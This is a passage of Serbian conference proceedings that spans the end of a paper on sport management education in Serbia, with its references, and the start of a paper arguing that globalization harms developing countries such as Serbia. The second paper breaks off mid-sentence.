Ovi zaključci nisu uneti u strategiju: Visokoškolske ustanove za sport i menadžment u sportu, kao činioci sistema sporta imaju veoma važnu ulogu u smislu razvoja i unapređenja sporta i potrebno je raditi na postizanju bolje saradnje između sportskih organizacija i naučnih institucija (Strategija razvoja sporta u Republici Srbiji za period 2014-2018. godine, str. 12). U Akcionom planu za sporovođenje ove strategije u odeljku Stručno i naučno-istraživački rad u sportu i informacionim sistemima, pododeljku i posebnom cilju: Podizanje kapaciteta Zavoda za sport i medicinu sporta Republike Srbije i pokrajinskih zavoda za sport i medicinu sporta, predviđa se povezivanje sa visokoškolskim ustanovama, bez preciziranja vrste povezivanja (osim organizovanja kurseva), a akcenat u odeljku koji uređuje naučno-istraživački rad u sportu, sveden je na izradu sajta. Projekti Ministarstva omladine i sporta svedeni su na Odluku o dodeli Ugovora za rekonstrukciju i adaptaciju malih sportskih terena. Posle jednog veka primene menadžmenta u sportu u svetu, nadležno ministarstvo i državne obrazovne ustanove u Srbiji, iz oblasti sporta i fizičke kulture, ne prepoznaju njegov značaj (nije uvršten u kurikulum, ni opciono). Privatne obrazovne ustanove sportske menadžere edukuju od početka XXI veka, čime doprinose razvoju sporta, nauke, privrede i društva u celini.

## 3.2. DIVERZIFIKACIJA MENADŽMENTA U SPORTU

Prema Pitsu i Stotlaru (1996), specijalistička područja u sportu su: studije sporta, vođenje poslova, komunikacije i društvene nauke. U okviru studija sporta izučavaju se: filozofija sporta, psihologija sporta, sociologija sporta, vođenje fizičkog vaspitanja, profesionalnog sporta, rekreacije, i priprema učesnika.

Vođenje poslova uključuje: marketing, finansijski menadžment, ekonomiju, poslovno pravo, ponašanje potrošača, menadžment ljudskih resursa i menadžment. Komunikacije uključuju: novinarstvo, odnose s javnošću, proučavanje medija, oglašavanje, i emitovanje. U društvene nauke kategorizovali su: ljudske odnose, proučavanje multikulture, proučavanje stanovništva i



DOI: 10.15308/Synthesis-2015-339-344

proučavanje tržišta rada. U tom teorijskom pristupu se uočava da su filozofiji sporta, psihologiji sporta i sociologiji sporta već pridruženi širi značaji (kao posebnom kontekstu društvenih nauka). Kada se posmatra vođenje poslova, marketing se izdvaja iz ekonomije, a ponašanje potrošača iz marketinga, a finansijski menadžment kao i menadžment ljudskih resursa iz opšteg (poslovnog) menadžmenta. Posmatrajući komunikacije, opaža se da su odnosi s javnošću, mediji i oglašavanje izdvojeni iz marketinga.

Diskusije o specijalističkim područjima sporta, ukazuju da su možda neka rešenja potvrđena u praksi, ali kada se analiziraju teorijski aspekti, uočavaju se nekompatibilnosti. Pokušaj imeplementacije poslovnog prava na sport, kroz sportsko pravo, dovodi do toga da se napušta praksa izučavanja obligacionog i stvarnog prava, što je pogrešno iz više razloga: njegova primena u sportu se više orijentiše na klubove (institucije sporta), a udaljava od obrasca kompetencija menadžera neophodnih za industriju sporta (sportske delatnosti), koja podržava sport. Možda najveće nedoumice u navedenom pregledu studija sporta potiču od komunikacija. Ukoliko sportski menadžeri svoju vokaciju zasnivaju na prethodnom znanju stečenom u okviru ekonomskih nauka, naići će na problem loše vođene sportske prakse. Ako se odnosi s javnošću kao i sponzorstvo, posmatraju izvan konteksta promotivnog miksa, a ne obrnuto, zbog poistovećivanja promocije sa komunikacijom, predozirana komunikacija (koje potiče iz potrebe sportskog informisanja), opterećena troškovima, na tržištu se ne valorizuju (npr. kada udeo prodatih ulaznica čini jedva 10% od ukupnog prihoda). Proizvedena a neželjena, skupa komunikacija (tržišno neatraktivna) opterećuje sportske proizvode, koji se usled visoke konkurentnosti ne mogu realizovati na sportskom tržištu.

Slični problemi se javljaju kada se marketing posmatra izolovano od njegove glavne funkcije: pružanje satisfakcije korisnicima u cilju rasta prodaje. Ukoliko marketing ne doprinosi valorizaciji sportskog proizoda po vrednosti iznad cene koštanja (koja pokriva marketinški budžet), komunikacija, odnosi s javnošću i sl. aktivnosti postaju bezpredmetne. Tako ovaj koncept primene komunikacija nije poželjan za sportsku industriju, a praksa pokazuje da ako se izuzme sportsko izdavaštvo, nije pragmatičan ni za sistem sporta (sportske organizacije, sportske manifestacije). Parcelizacija sportskog brenda izvan marketinga, gde je izvorno nastao je takođe izvor problema sportske prakse. Ako se npr. sportski rezultat, sportski imidž, i sportska marka objašnavaju nezavisno od sportskog doživljaja i događaja, stvara se diskontinuitet u lancu vrednosti sportskog proizvoda. Osamostaljivanje rezultata, imidža i brenda treba da je zasnovano na prethodno realno kalkulisanom učešću i obeštećenju sportistima za uložene i afirmisane performanse. Kako se u lancu interesnih učesnika javljaju nezavisni pravni subjekti koji imaju drugačije misije i ciljeve od sistema sporta i sportske industrije (država, mediji, marketinške agencije, konsultantske grupe), stvara se piramidalni efekat koji devastira sport jer je on primarno zasnovan na isporuci satisfakcije publici. Ona se usled široke game industrije zabave i sl. faktora (starenje ciljne grupe, menjanje potrošačkih navika, izmene u kupovnoj moći, itd.) postepeno raslojava, te ne može da apsorbuje očekivane, obogaćene ili potencijalne sportske proizvode (rezultat, imidž, brend).

Sportski proizvodi mogu biti opipljivi i neopipljivi (materijalni ili nematerijalni, konzistentni ili oni koji nemaju supstancu). U praksi se pogrešno poistovećuju sportski proizvod i usluga (ili se među njima ne prave razlike koje se odnose na: poimanje elementa biti, srži, i jezgra funkcionalne korisnosti sportskog proizvoda, izraza očekivanja publike u vidu sportskog rezultata) sa samim sportskim događajem; govori se o imidžu sportskog brenda (imidž je niži po hijerarhiji u lancu vrednosti za potrošače od brenda, Dugalić, 2008), i sl. Ovo zato jer je zanemaren značaj korisnosti neopipljivog proizvoda (ili je zamagljen), a emotivnost kao njegova druga značajna odlika se posmatra iracionalno (iako se prag apstinencije ili tolerancije korisnika (publike) može precizno kvantifikovati). Važna karakteristika sportskog događaja, kao osnovnog proizvoda (strukturiranog u 5 nivoa prema Kotleru), je da se nikada ne isporučuje samostalno, već zajedno sa ostalim sportskim proizvodima. To mogu biti opipljivi sportski proizvodi (npr. rekviziti, suveniri), sportske usluge, drugi neopipljivi sportski proizvodi, ili proizvodi i usluge koji sa sportom nemaju nikakve sličnosti ali su njima komplementarni (hrana, piće, usluge parkinga), čineći jedinstveni i neponovljivi sportski asortiman.

Marketingmanija u sportu stvara osamostaljena područja komunikologije. On postaje predoziran po broju predmeta i zastupljenosti u okviru kurikuluma i fonda časova, dok praktične veštine opravdavaju učešće ukoliko to ankete diplomiranih studenata dokažu. U tim analizama se vrednuje zadovljstvo poslodavaca stečenim veštinama zaposlenih sportskih menadžera, u postupku samoevaluacije, putem mernih procedura. Tomić (2007), objašnjava kako profitni koncept sporta jača na teret njegove neprofitne komponente težeći da je ukine, zbog čega ne treba u sportskoj praksi umanjiti značaj ekonomije i finansija. Teorija sportskog menadžmenta objašnjava da je sport bez ekonomske logike neodrživ, a da sistem sporta ima institucionalno ugrađene mehanizme odbrane od samouništenja (nemogućnost promene namene sportskih objekata, razdvajanje sporta na profitni i neprofitni koncept, obaveza reinvestiranja i oporezivanja, zakonska regulativa i sl.). Konkurentnost je neodvojiva od sporta, zapravo ona ga je stvorila, te će u budućnosti sport sam proizvesti obrambene mehanizme, kako bi se prilagođavao privrednim i društvenim promenana.

Od sredine prošlog veka marketing i menadžment se izučavaju i nezavisno od ekonomije, kao što je to slučaj u drugim privrednim granama. Parcelizacija menadžmenta (pored potrebe da se izučava kao opšti ili poslovni menadžment), stvara dve ključne oblasti koje korespondiraju sa najznačajnijim resursom sporta: menadžment ljudskih resursa i finansijski menadžment. Ovaj pristup zanemaruje ostale resurse sporta kao što je sportska infrastruktura (sportski objekti) jer njihova izgradnja i ekspolatacija postaju veoma kompleksni. Sa druge strane, menadžment ljudskih resursa se primarno bavi zaposlenima u sistemu sporta, a malo ili nimalo samim sportistima (sportskim talentom). U selekciji sportista potrebno je uvažiti značaj menadžmenta ljudskih resursa, i obratno, menadžeri moraju imati specijalistička znanja za prepoznavanje i vođenje mladih talentovanih sportista u njihovoj karijeri. Takođe, uočava se umanjen značaj naučnih istraživanja i menadžmenta zdravlja u domaćim nastavnim planovima za edukaciju menadžera u sportu, što ostavlja izvesni vakum.

### 3.3. PERSPEKTIVE I SMERNICE RAZVOJA MENADŽMENTA U SPORTU

Mulin (2007), menadžment u sportu tumači kao proces planiranja, organizovanja, vođenja i ocenjivanja delatnosti u okviru organizacije čiji je osnovni cilj omogućavanje realizovanja sportskih ili rekreativnih aktivnosti, proizvoda i/ili usluga. Ovaj pristup korespondira sa Parkhouse (2005). Prema Kastratović (2004), multidisciplinaran pristup je usklađena tvorevina prožeta saradnjom više disciplina, pre svega poslovnog menadžmenta i obrazovanja u oblasti fizičke kulture. Ovde se teži nadogradnji znanja iz menadžmenta, specijalističkim znanjima iz fizičke kulture.



DOI: 10.15308/Synthesis-2015-339-344

Sportski menadžment je proces u okviru kojeg se sinhronizuju aktivnosti:

1. upravljanje sportskim resursima, sportskim procesima i sportskim sistemom;
2. rukovođenje sportskim aktivnostima u celini ili parcijalno;
3. planiranje sportskih aktivnosti svih grana, vrsta i nivoa, tj. poslovanja u sportu;
4. donošenje sportskih odluka i usmeravanje procesa odlučivanja;
5. razvijanje i kontrola marketing aktivnosti;
6. kontrola nad sportskim informacijama i komunikacijama;
7. sportski kontakti i sportski odnosi prema sportskim subjektima;
8. negovanje preduzetničke filozofije i stalne edukacije.

U zavisnosti od okruženja menadžmenta u sportu, moguće ih je realizovati u segmentu:

1. sporta za potrebe rekreacije i razonode (školski i univerzitetski sport, organizacije koje nude sportske i fitnes programe, privatni ili društveni sportski klubovi);
2. sportsko i takmičarsko okruženje (školska i univerzitetska takmičenja, profesionalni sport, poslovi menadžmenta u sportu);
3. proizvodnja i plasman sportske opreme (sportski marketing, prodaja);
4. poslovi vezani za smeštaj, programe za rekreaciju i razonode i adekvatnu infrastrukturu (sportski objekti, sportski turizam, tematski parkovi, aktivni godišnji odmori, hoteli, putovanja),
5. poslovi zastupanja u sportu (neprofitne, vladine i nevladine organizacije, udruženja i sl.).

Sport se još segmentira na: profesionalni sport, rekreativni i sport za posebne grupe korisnika. Moguća je podela sporta i na: sport visoke performanse, konkurentski sport, i tzv. sport za sve. Ovi pristupi određuju osnovu na kojoj menadžment u sportu egzistira i čije zahteve, očekivanja i misije treba da ispuni.

Organizator sportskih manifestacija međunarodnog karaktera mora biti osposobljen za:

1. planiranje, konstruisanje, izgradnju, održavanje i upravljanje objektima za održavanje prvenstva;
2. prateću oprema za funkcionisanje prvenstva,
3. informaciono-komunikacione objekte i opremu;
4. hospitalizaciju sudionika;
5. transportne usluge;
6. nabavku optimalnih količina prateće opreme i rekvizita;
7. inventarisanje postojeće i nove opreme i objekata;
8. brigu o bezbednosti učesnika;
9. budžetiranje, određivanje uslova prodaje i troškova (inventara, transporta, nabavke, skladištenja, informaciono-komunikacionih) putem standardizovane usluge koju mora ispuniti da ne dođe do pomeranja rokova i dodatnih troškova (Dugalić, 2007).

Organizacija se zato odvija pod pokroviteljstvom vlada kao garanta uspešnosti (npr. SAD, Japana, Nemačke) čime one participiraju u podeli sportskog imidža i brenda. Zbog velikog broja učesnika, kratkoće trajanja manifestacije, neizvesnosti ishoda i sl., upravljanje projektima u sportu dobija na značaju. Cena usluga uključuje sve vrste troškova i zahteve u pogledu: brzine, sigurnosti, udobnosti, tačnosti i masovnosti. Informaciono-komunikacioni troškovi primenom adekvatne tehnologije povećavaju konkurentnost, smanjuju cene usluga, otklanjaju frustracije i utiču na povećanje profita. Za projektovanje i praćenje tokova sredstava koriste se savremeni softveri, a vrednovanje se provodi sa aspekta krajnjih korisnika (tržišni kriterijum). Visok nivo usluga treba obezbediti uz što niže prosečne troškove, jer sportskim proizvodima i uslugama konkuriše velik broj supstituta (asortiman zabave i dokolice). Primena informacione tehnologije i projektnog sistema smanjuje vreme potrebno za organizovanje događaja, doprinosi maksimalizaciji profita i uvećava konkurentnost. Organizovanje događaja je nemoguće bez sertifikata za ispunjavanje brojnih kriterijuma i referenci i njime treba upravljati (Dugalić, 2005).

Osim nedovoljno istraživačkog rada u sportu, poređenjem sa trendovima u svetu, u Srbiji je umanjen značaj finansija (iako je to goruće pitanje opstanka srpskog sporta), koje se uglavnom izučavaju u okviru jednog opcionog ili obaveznog predmeta: Poslovnih finansija, Finansijskog menadžmenta; ili sa Ekonomijom sporta. Ekonomija sporta je malo zastupljeno područje izučavanja. Treba imati u vidu da je mali broj studenata koji se opredeljuju za menadžment u sportu posle završene srednje ekonomske škole, bez prethodnog znanja iz ekonomije. Ekonomija sporta treba da izučava problem prestrukturiranja: privrede (ulogu države i odnos prema sportu), grane (tehnologije sportsko-uslužnih procesa) i sportskih organizacija (poslovno i vlasničko restrukturiranje, nove organizacione forme, razgraničenje imovine). Prestrukturiranje je važno zbog: prilagođavanja tržišnom poslovanju, investicionih potreba i ograničenja u pogledu imovine i nemogućnosti promene namene, zaposlenosti i interne organizacije (uključivanje sadašnjih i bivših sportista u sistem sporta prethodno edukovanih na teret budžeta, negovanje korporativne kulture, promena pravnog statusa i sl.(Dugalić, 2006).

## 3. ZAKLJUČAK

Istražujući nastanak, razvoj i konstituisanje menadžmenta u sportu, može se zaključiti da je u sportskoj praksi prisutna velika razuđenost njegove primene, što se odražava na širinu i obuhvat specijalističkih područja. Misija obrazovanja je da zadovolji potrebe sportskog tržišta, za specifičnim profilima, ali se dešava 'preslikavanje' rešenja i programa zemalja koje imaju već razvijeno sportsko tržište (SAD, Engleska). Usklađivanje programa sa evropskim obrazovnim prostorom kojem Srbija teži, ostavlja vakum vezan za specifične forme i procese restrukturiranja sistema sporta, imovinu, konkurentnost zemlje, grane i sektora, institucionalna rešenja sistema sporta i sl. Potencijal sporta (demografska struktura, razvijenost tržišta, visina društvenog bruto proizvoda, nacionali dohodak po glavi stanovnika, globalni indeks konkurentnosti, itd.) Srbije odražava specifičan sistema sporta, zbog kojeg treba ispitati, a dopunjavati iskustva razvijenih zemalja karakteristikama kao što su: tradicija, nasleđe socijalističkih privrednih formi, struktura i tendencija razvoja sporta, i realan okvir (nacionalna strategija razvoja sporta, analiza izvodljivosti), za ostvarenje misije i vizije srpskog sporta.

Glavni oslonci konkurentnosti nacionalnog sporta su:

1. obuka i obrazovanje,
2. infrastruktura (institucije, sistem sporta, mreža sportskih objekata i sl.) i
3. istraživanja koja bi odredila dalji pravac aktivnosti i realizaciju vizija svih sektora sporta, učesnika i države.

U svetu, zavisno od pozicije sporta u privrednom sistemu zemlje, najveći značaj u edukaciji daje se marketingu, menadžmentu u sportu, njegovim specijalističkim područjima i primenjenim istraživanjima na privatnim univerzitetima. Državne obrazovne ustanove sa većim naučno-istraživačkim kapacitetom treba da teže fundamentalnim istraživanjima menadžmenta u



DOI: 10.15308/Synthesis-2015-339-344

sportu. Međutim, u Srbiji menadžment u sportu na državnim fakultetima nije zastupljen ni kao izborni predmet.

Optimalan odnos sa akterima sportskog sistema država mora uspostaviti balansom u strukturi i dinamici poslovanja, sa finansijskog, marketinškog, ekonomskog, sociološkog i političkog aspekta. S obzirom na karakter sportskog subjekta u praksi treba sinhronizovati aktivnosti: menadžmenta sistema sporta; menadžmenta sportskog subjekta; sportskog menadžmenta adekvatne sportske zajednice; i menadžmenta određenih sportskih delatnosti, sistema ili sportskih struktura. Zbog globalnog karaktera sporta i visoke uključenosti u globalnu konkurenciju, sociologija, izučavanje multikulturnih razlika i standardizacija će dobijati na značaju. Vrednovanje programa mora uvažiti te pristupe, a obrazovne institucije i sportski menadžeri odgovoriti zahtevima, izboriti se da se u uređenju sistema sporta više uvažavaju njihova znanja, stavovi i preporuke.

## LITERATURA


Dugalić, S. (2005). *Finansijski i marketinški aspekti strategija u sportu.* Beograd: Visoka škola za sport.

Dugalić, S. (2006). Teorijski aspekti i praktični problemi restrukturiranja savremenog sporta. *Nova sportska praksa.* 1(2), 49-61.

Dugalić, S. (2007). *Menadžment sportskih objekata.* Beograd: Visoka sportska i zdravstvena škola.

Dugalić, S. (2008). Definisanje i konceptiranje sportskog proizvoda. *Nova sportska praksa. 3(2)*, 56-71.

Sportski savez Srbije. (2012). Evropska sportska povelja. Preuzeto 14.3.2015. sa www.serbiansport.com/pravna-akta/savet-evrope/

Kastratović, E. (2004). *Osnove menadžmenta sa menadžmentom u sportu*. Beograd: Institut za razvoj malih i srednjih preduzeća.

Ljubojević, Č. (2001). *Menadžment i marketing u sportu*. Beograd: Želnid.

Mullin, B.J., Hardy, S., Sutton W.A. (2007). *Sport Marketing.* Champaign, IL: Human Kinetics Publishers.

NASSM. (2015). Sport Management Programs: United States. Preuzeto 8.3.2015. sa www.nassm.com/InfoAbout/SportMgmtPrograms/United_States/

Parkhouse, B. L. (2005). *The Management of Sport: Its Foundation and Application*. NY: McGrawHill.

Parks, J.B, Zanger, B.K., & Quarterman, J. (1998). *Contemporary Sport Management*. Champaign, IL: Human Kinetics Publishers.

Pitts, B., & Stotlar, D. (1996). *Fundamentals of Sport Marketing.* Morgantown: FIT Inc.

ProQuest. (2015). Dissertation Abstracts International. Preuzeto 07.03.2015 sa http://www.proquest.com/products-services/dissertations/Dissertations-Abstract-International.html.

Službeni glasnik RS. (2011). Zakon o sportu. Službeni glasnik RS br. 24/11 i 99/11 – dr. zakon.

Službeni glasnik RS. (2013). Pravilnik o nomenklaturi sportskih zanimanja i zvanja, Sl.glasnik RS br. 7/2013.

Službeni glasnik RS. (2013). Pravilnik o stručnom osposobljavanju za obavljanje određenih stručnih poslova u sportu. Službeni glasnik RS, br. 8/2013.

Raič, A. (2006). Sportski menadžment kao profesija i kao nauka. *2nd International conference Management in sport.* Beograd: Fakultet za menadžment u sportu, Univerzitet Braća Karić.

Tomić, M. (2007). *Sportski menadžment.* Beograd: Data status.




DOI: 10.15308/Synthesis-2015-339-344

Synthesis
International Scientific Conference of IT and Business-Related Research

# GLOBALIZACIJA I NJEN NEGATIVNI UTICAJ NA ZEMLJE U RAZVOJU

## GLOBALIZATION AND ITS ADVERSE EFFECTS ON DEVELOPING COUNTRIES

Gordana Mićunović[1], Nataša Novaković[1], Goran Stefanović[2]
[1]Visoka poslovna škola strukovnih studija, Kralja Petra I br. 70, Blace, Srbija
[2]MK Mountain Resort, Hotel Grand, Kopaonik, Srbija

**Apstrakt:**
Večita polemika između globalista i protivnika globalizacije (antiglobalista) o krajnjim posledicama globalizacije dobija sve više na značaju. U današnje vreme, kada su rezultati realizacije delova globalnih strategijskih planova više nego očigledni, primetno je i koju cenu su platile, plaćaju, i plaćaće zemlje u razvoju. Neke od najvažnijih posledica globalizacije uključuju recesiju, visoku stopu nezaposlenosti, kao i gubitak resursa od značaja za same države. To pokreće sledeća pitanja: Da li su nerazvijene zemlje samo instrument ka ostvarivanju globalnih strateških ciljeva? Da li u tom slučaju istovremeno mogu raditi i na unapređivanju privrednih i neprivredih delatnosti u svojoj zemlji i imati zdravu ekonomiju i socijalno okruženje? Intervensanje od strane državnih organa je neizbežno, ali nažalost nije im ostavljeno dovoljno prostora za manevar. Samim tim, ne možemo, a da se ne pozabavimo pitanjem prekrajanja teritorija, jer je i ono deo globalnih strategijskih planova. U ovom radu pokušaćemo da dođemo do odgovora na sva ova pitanja. Zaključak koji možemo izvesti jeste da proces globalizacije nije moguće zaustaviti, ali mu se možemo prilagoditi.

**Ključne reči:**
globalni strategijski planovi, zemlje u razvoju, intervencionizam, prekrajanje teritorija, resursi od značaja.

**Abstract:**
The everlasting controversy between globalists and those opposing globalization (anti-globalists) about the ultimate outcomes of the globalization process is gaining more and more significance. Nowadays, when the results of implementation of some segments of global strategic plans are more visible, the adverse effects on developing countries could be and shall be observed in the future. Some of the most prominent consequences of the globalization process include economic recession, high unemployment rate, and loss of resources of significance for the country itself. This imposes the following questions: Are the developing countries an instrument for achieving global strategic objectives? Can they simultaneously work on improving the overall economic and non – economic business activities in their country and have a stable economy and healthy public sphere? Even though interventionism of state governments is inevitable, they are not left much space to maneuver. Thus, we cannot avoid mentioning the issue of redrawing of territory, as it is part of global strategic plans. This paper shall attempt to provide answers to all these questions. The conclusion could be drawn that we cannot stop the process of globalization, but we can adapt to it.

**Key words:**
global strategic plans, developing countries, interventionism, the redrawing of territory, resources of significance.

## 1. UVOD

Ljudska individua nije u stanju da u dužem periodu samostalno preživi u prirodi. Za njen opstanak bitna je saradnja sa drugim ljudima. Čovek je društveno biće. Opstaje samo kao deo šire ljudske zajednice, kao član društva (Veličković, 2000).

Brzi naučno-tehnološki razvoj dao je značajan doprinos procesu globalizacije. Visoko razvijene zemlje su značajnim ulaganjem u nauku i tehnologiju obezbedile sebi vođstvo u procesu globalizacije diktirajući tempo i teritorije njenog napretka. Globalizacija je prosec koji su zamislile i koji uspešno sprovode ekonomski jake i razvijene zemlje radi ostvarivanja profita. Pored nacionalnog razvojnog plana, razvijene zemlje donose i globalni strategijski plan, čiji se efekti manje ili više reflekutuju u svim zemljama sveta. Ne možemo da ne primetimo da proces globalizacije podseća, a sve više i poprima oblik nekog novog vida kolonijalizma koji podrazumeva kolonijalizaciju celog sveta. Ova činjenica je od ogromnog značaja, ako se ima u vidu rastuća ekonomska i tehnološka međuzavisnost u ekonomskom svetu (Bajec & Joksimović, 2004). Malim zemljama, poput naše, koje su prešle sa centralno-planske na privredu sa slobodnim tržištem, sa čestim smenjivanjem vlade, sa zastarelom tehnologijom, sa mnogim neuspelim privatizacijama, recesijom privrede, još uvek ne okončanim procesom tranzicije, nije nimalo lako da se izbore za svoje mesto u globalnom svetu i da ostanu konkurentne, a da pritom rade na unapređenju i očuvanju resursa od značaja. Intervencionizam vlada zemalja je izražen u većoj meri i u ovim uslovima ga je nemoguće zaobići.

## 2. ZEMLJE U RAZVOJU KAO INSTRUMENT OSTVARIVANJA GLOBALNIH STRATEŠKIH CILJEVA

Savremeno međunarodno ekonomsko okruženje odlikuje proces globalizacije nacionalnih i regionalnih tržišta (Rosić & Đurić, 2008). Danas se sve zemlje nalaze usred žestoke bitke za što povoljniji položaj u procesu globalizacije koju diktira savremena naučno-tehnološka revolucija (Bajec & Joksimović, 2004). Najveći doprinos globalizaciji dala je tehnologija. Nekoliko tehnoloških proboja imalo je izuzetan značaj. Kompjuterska tehnologija je omogućila ulazak u novu razvojnu fazu finansijskih tržišta počev od 1971. godine i stvaranja kompjuterizovane trgovačke mreže NASDAQ. Drugi bitan momenat u razvoju tehnologije je jednostavniji i jeftiniji pristup satelitskim komunikacijama. Treći tehnološki proboj je, naravno, razvoj interneta (Šoškić & Živković, 2007). Globalizacija zahteva multidisciplinarni pristup, ne možemo ekonomiju odvojiti od politike, kulturnih i tradicionalnih vrednosti, etike, obrazovanja, zdravstva

E-mail: verica_micunovic@yahoo.com
DOI: 10.15308/Synthesis-2015-345-348

i dr. Kada se sve nabrojano uzme u obzir može se zaključiti da korist od globalizacije nemaju sve zemlje sveta, već veoma mali broj zemalja. Kada se govori o pozitivnim efektima najpre se pomisli na slobodnu trgovinu, a da bi se imalo s čim trgovati privreda zemlje mora da ostvaruje rast. Zemlje čija je privreda u recesiji, ili nerazvijene zemlje, ne mogu govoriti o pozitivnim efektima globalizacije. Negativni efekti globalizacije vidljivi su u povećanju nezaposlenosti, smanjenju životnog standarda i kvaliteta života. Srbija još uvek nije u procesu globalizacije, ali i te kako oseća negativne efekte koji su posledica ispunjenja dela globalnih strateških planova. U procesu pridruživanja Evropskoj uniji (u daljem tekstu EU) Srbiji su postavljeni zahtevi bez čijih ispunjenja ne bi mogla da se nađe na putu ka članstvu u EU. Samim tim, Srbija na neposredan način učestvuje u procesu globalizacije. Mnogi zahtevi podrazumevaju i promenu nacionalno i kulturno utemeljenih vrednosti, odnosno, usaglašavanje sa standardima, zakonima i vrednostima zemalja članica EU. Globalizacija je istorijski proces koji se postepeno odvija u svim delovima sveta. Svetsko tržište preko globalizacije stavlja neke narode i mesta u sasvim nove okolnosti, nove odnose i pred nove probleme (Hrustić, 2010). Ekonomska globalizacija posmatra se kao sila koja najviše ugrožava autoritet nacionalne države (Lakić, 2011). U svakom slučaju nacionalne države gube suverenitet. Globalna ekonomija i globalna politika daju smernice, koje kao prioritet imaju ispunjenje globalnih ciljeva tzv. zemalja blagostanja. Zapad svoje kapije otvara za slobodno kretanje ljudi i robe samo ukoliko mu to donosi dobar profit. Nijedan uspešan domaćin neće otvoriti kapije svog imanja za druge subjekte ukoliko od toga ne očekuje značajnu korist. Radikalnim promenama zahvaćene su sve sfere, odnosno svi podsistemi koje podrazumeva jedno uređeno društvo kao sistem. Prema Veličkoviću (2011) privreda je samo deo, podsistem društva, i to najznačajniji. Za privredu se može reći da predstavlja ukupnost (celinu) svih privrednih resursa, privrednih subjekata i institucija jedne zemlje čiji skup interakcija ima karakter privrednih aktivnosti čiji je cilj ostvarenje korisnog rezultata (nacionalnog proizvoda). Na globalizaciju se mora gledati iz svih uglova jer zadire u sve pore jednog društva. Danas, pri pomenu globalizacije, najpre se pomisli na globalizaciju ekonomskih tokova. Treba li prihvati sve što sa sobom donosi globalizacija? Jaz između industrijalizovanih zemalja na severu i zemalja u razvoju na jugu, kao i jaz između bogatih i siromašnih sve je izraženiji čak i u zemljama u koje se sliva bogatstvo. Kolonije se, i posle toliko vremena po dobijanju nezavisnosti, još uvek nisu oporavile.

## 3. ZEMLJE U RAZVOJU I EFEKTI GLOBALIZACIJE

Kada su zemlje u razvoju u pitanju, ne možemo se složiti sa tim da je pozitivnih efekata više nego negativnih. Lošija ili bolja međunarodna saradnja je oduvek postojala. Kakva će ona biti zavisilo je od razvijenosti zemlje, raspoloživosti u resursima i od odnosa vladajućeg establišmenta sa okruženjem. Ako se od zemalja u razvoju zahteva da se odreknu svega što predstavlja njihov identitet, ako za svaki iole značajan korak treba da budu nečim uslovljene, postavlja se pitanje kakva je korist od globalizacije. Nakon rata na prostorima bivše Jugoslavije, u svim bivšim republikama, vidljive su posledice osiromašenja i stagnacije. Negativne posledice globalizacije u Srbiji ogledaju se u osiromašenju i nezadovoljstvu u svakom pogledu. Prostorno Srbija je manja nego ikad. Kosovo i Metohija raspolaže ogromnim rudnim bogatstvom što je samo jedan od pokazatelja gubitaka koje Srbija trpi u zadnjih petnaest godina, zbog nemogućnosti pristupa rudnicima. Ne možemo da ne primetimo da je iniciranje kriza u slabo razvijenim i nerazvijenim zemljama sastavni deo globalnih strateških planova koji sa sobom nose niz negativnih efekata. Globalni strateški planovi za zemlje u razvoju se mnogo ne razlikuju, može se reći da su skoro isti i da se za svaku zemlju radi tek poneka korekcija. Profit jeste pokretač svega. Svaka velika svetska kriza prethodi ratovima, a svako novo „oslobođenje" donosi i novo društveno uređenje, nove nacionalne strategije, politike i mere. To mnogo govori i naši savremenici ne mogu a da na pitanje Kosova i Metohije, odnosno Srbije, ne gledaju i iz ovog ugla. U svim zemljama u kojima je došlo do građanskog rata, uništena je godinama stvarana infrastruktura i zaustavljena proizvodnja, broj nezaposlenih je u stalnom porastu, a pad životnog standarda vidljiv je u svim delovima zemlje. Prelazak iz centralno-planskog modela privređivanja u tržišni kao i mnoge neuspele privatizacije ostavile su svoj pečat. Veliko je pitanje koliko je vremena potrebno da se proizvodnja pokrene, oporavi i ostvari kakav-takav rast. Integracija tržišta, država i tehnologija omogućila je pojedincima, korporacijama i državama da proizvodnju i svoju robu plasiraju brže i jeftinije čak i u najudaljenije krajeve sveta, ali to ne znači mnogo zemljama u razvoju koje su prethodno razorene na svim poljima. Države koje su sve vreme konkurentne ne biraju sredstva da zadrže konkurentnost. Transnacionalne korporacije u pravom smislu reči kontrolišu osnovne privredne, finansijske i tehnološke tokove u savremenim uslovima privređivanja. U ekonomski vodećim privredama u svetu, ogromna finansijska ulaganja u razvoj novih tehnologija dovela su do svojevrsne monopolizacije kapitala i tehnološke superiornosti pojedinih transnacionalnih korporacija. Vodeća transnacionalna preduzeća su uspevala da u kvalitetno izmenjenim uslovima privređivanja ostvare ogromne finansijske efekte čime su dodatno uvećala svoju dominaciju na globalnom planu (Cvetanović, 1999). Paradoks je da se nikada nije više govorilo o ljudskim pravima i humanosti.

Razvijene zemlje, koje su svojevremeno otpočele proces globalizacije, ne pogađaju gubici koje trpi privreda i društvo zemalja u razvoju. Shvativši značaj blizine sirovina, proizvodnje i tržišta, njihova proizvodnja je uglavnom dislocirana po raznim zemljama sa jeftinom radnom snagom i manjim troškovima. Taj komfor sebi mogu da priušte samo razvijene zemlje. Sa druge strane, građani zemalja u razvoju koje su odlučile da dislociraju svoju prozvodnju velikim delom ostaju bez posla što vremenom dovodi do sve većeg nezadovoljstva i socijalnih nemira. Proces globalizacije je nezaustavljiv. U zemljama širom sveta raste broj nezaposlenih. Pozitivne strane globalizacije koje su se najpre primetile i osetile više ne deluju privlačno, iako je probuđena svest o značaju međuzavisnosti. Za zemlje u razvoju pre bi se moglo reći da je to uslovljenost i zavisnost. Pored pozitivnih efekata, koje sa sobom nosi ovaj proces, vidljivi su i negativni efekti koji se odražavaju na zemlje u razvoju. Ipak, svim raspoloživim resursima i snagama treba se usmeriti i raditi na što bržem prilagođavanju zakonitostima svetskog tržišta. Gubitak resursa na Kosovu i Metohiji, neuspele privatizacije, stagnacija i recesija privrede, gubitak radnih mesta i sve veća nezaposlenost ne ostavljaju prostor za pogrešne poteze, a ono što se ni u kom slučaju ne sme dogoditi jeste izolacija.

## 4. SRBIJA I STUBOVI KONKURENTNOSTI

U teškom globalnom ekonomskom okruženju za Srbiju je veoma važno da realno sagleda sopstvenu ekonomsku situaciju i spozna svoju konkurentsku poziciju u odnosu na pozicije drugih svetskih zemalja (Lazić & Markov, 2011). Strukturu globalnog indeksa konkurentnosti čini 12 pojedinačno opisanih stubova konkurentnosti koji nisu nezavisni već međusobno povezani sa tendencijom uticaja jednog stuba na jačanje drugog i obrnuto (Lazić & Markov, 2011). Po stubovima konkurentnosti (konstitutivni elementi Globalnog indeksa konkurentnosti) koje



